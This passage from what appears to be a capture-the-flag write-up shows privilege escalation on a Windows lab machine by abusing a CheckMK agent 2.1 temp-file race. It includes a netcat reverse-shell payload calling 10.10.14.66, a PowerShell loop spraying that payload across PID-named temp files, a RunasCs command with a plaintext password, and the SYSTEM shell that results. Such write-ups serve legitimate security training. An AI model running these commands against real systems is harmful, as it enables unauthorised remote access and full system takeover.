This usually happens during a repair installation, and the temporary files are named in the format cmk_all_<process_id>_1.cmd. While C:\Windows\Temp is typically writable by everyone, the process ID is unknown beforehand. The writeup did note that Windows assigns process IDs incrementally, which enables the attacker to predict a range of possible PIDs. The PoC provided exploits this by creating lots of copies of the malicious script, spraying across a range of PIDs in the filenames. Note that their PoC involves running an msfvenom-generated payload. Given Defender is active on this box, it’s likely gonna fail without adaptation.
However, this CVE was published more than a year prior to the release of this box, so the running instance may well be a patched one. I’ll first check its version before attempting any exploitation, apparently this information is stored as a registry entry (thanks ChatGPT :D).
PS C:\Users\monitoring_svc\Documents> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayName displayName ----------- WinRAR 7.11 (64-bit) Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 VMware Tools Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 PS C:\Users\monitoring_svc\Documents> Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayName displayName ----------- Microsoft Edge Microsoft Edge Update Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 Check MK Agent 2.1 Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532
The installed version is 2.1, which, according to the writeup, is vulnerable!
I’ll first create a BAT script that runs nc.exe to send back a shell when executed:
PS C:\Users\monitoring_svc\Documents> echo "C:\users\monitoring_svc\documents\nc64.exe 10.10.14.66 8001 -e cmd.exe" > payload.bat
Then I’ll spray the file into the temp directory. I’ve slightly widened the PID range to be between 5000 and 30000:
PS C:\Users\monitoring_svc\Documents> 5000..30000 | foreach {copy c:\users\monitoring_svc\documents\payload.bat c:\windows\temp\cmk_all_${_}_1.cmd; Set-ItemProperty -path c:\windows\temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true; }
The final step is to trigger a repair install for CheckMK, but first I need to find its installer. This can also be found in the registry:
PS C:\Users\monitoring_svc\Documents> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products`\*\InstallProperties" ..SNIP.. LocalPackage : C:\Windows\Installer\1e6f2.msi AuthorizedCDFPrefix : Comments : Contact : DisplayVersion : 2.1.0.50010 HelpLink : https://checkmk.com HelpTelephone : InstallDate : 20250405 InstallLocation : InstallSource : C:\Users\web_svc\Desktop\ ModifyPath : MsiExec.exe /X{675A6D5C-FF5A-11EF-AEA3-1967AD678D6D} NoModify : 1 Publisher : tribe29 GmbH Readme : Size : EstimatedSize : 322297 UninstallString : MsiExec.exe /X{675A6D5C-FF5A-11EF-AEA3-1967AD678D6D} URLInfoAbout : https://checkmk.com URLUpdateInfo : VersionMajor : 2 VersionMinor : 1 WindowsInstaller : 1 Version : 33619968 Language : 1033 DisplayName : Check MK Agent 2.1 PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Installer\UserData\S-1-5-18\Products\C5D6A576A5FFFE11EA3A9176DA76D8D6\InstallProperties PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Installer\UserData\S-1-5-18\Products\C5D6A576A5FFFE11EA3A9176DA76D8D6 PSChildName : InstallProperties PSDrive : HKLM PSProvider : Microsoft.PowerShell.Core\Registry ..SNIP..
The installer I need is located at C:\Windows\Installer\1e6f2.msi, but running it returns an error. This is likely because monitoring_svc doesn’t have sufficient permission.
PS C:\Users\monitoring_svc\Documents> msiexec /fa C:\Windows\Installer\1e6f2.msi The Windows Installer Service could not be accessed. This can occur if the Windows Installer is not correctly installed. Contact your support personnel for assistance.
The install source is C:\Users\web_svc\Desktop\ though, so web_svc would likely have the permissions. I’ll use RunasCs.exe to spawn a shell for it:
C:\Users\monitoring_svc\Documents> .\runascs.exe web_svc "dksehdgh712!@#" cmd.exe -r 10.10.14.66:8001 [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-34cccc9$\Default [+] Async process 'C:\Windows\system32\cmd.exe' with pid 5528 created in background.
In the new shell, I’ll run the CheckMK installer.
C:\Windows\system32> msiexec /fa c:\windows\installer\1e6f2.msi
After multiple tries, a SYSTEM shell is eventually sent back.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.66] from (UNKNOWN) [10.129.26.191] 60888 Microsoft Windows [Version 10.0.20348.3207] (c) Microsoft Corporation. All rights reserved. C:\Windows\system32> whoami nt authority\system
Root Flag:
C:\Users\Administrator\Desktop> type root.txt 2939eb4f************************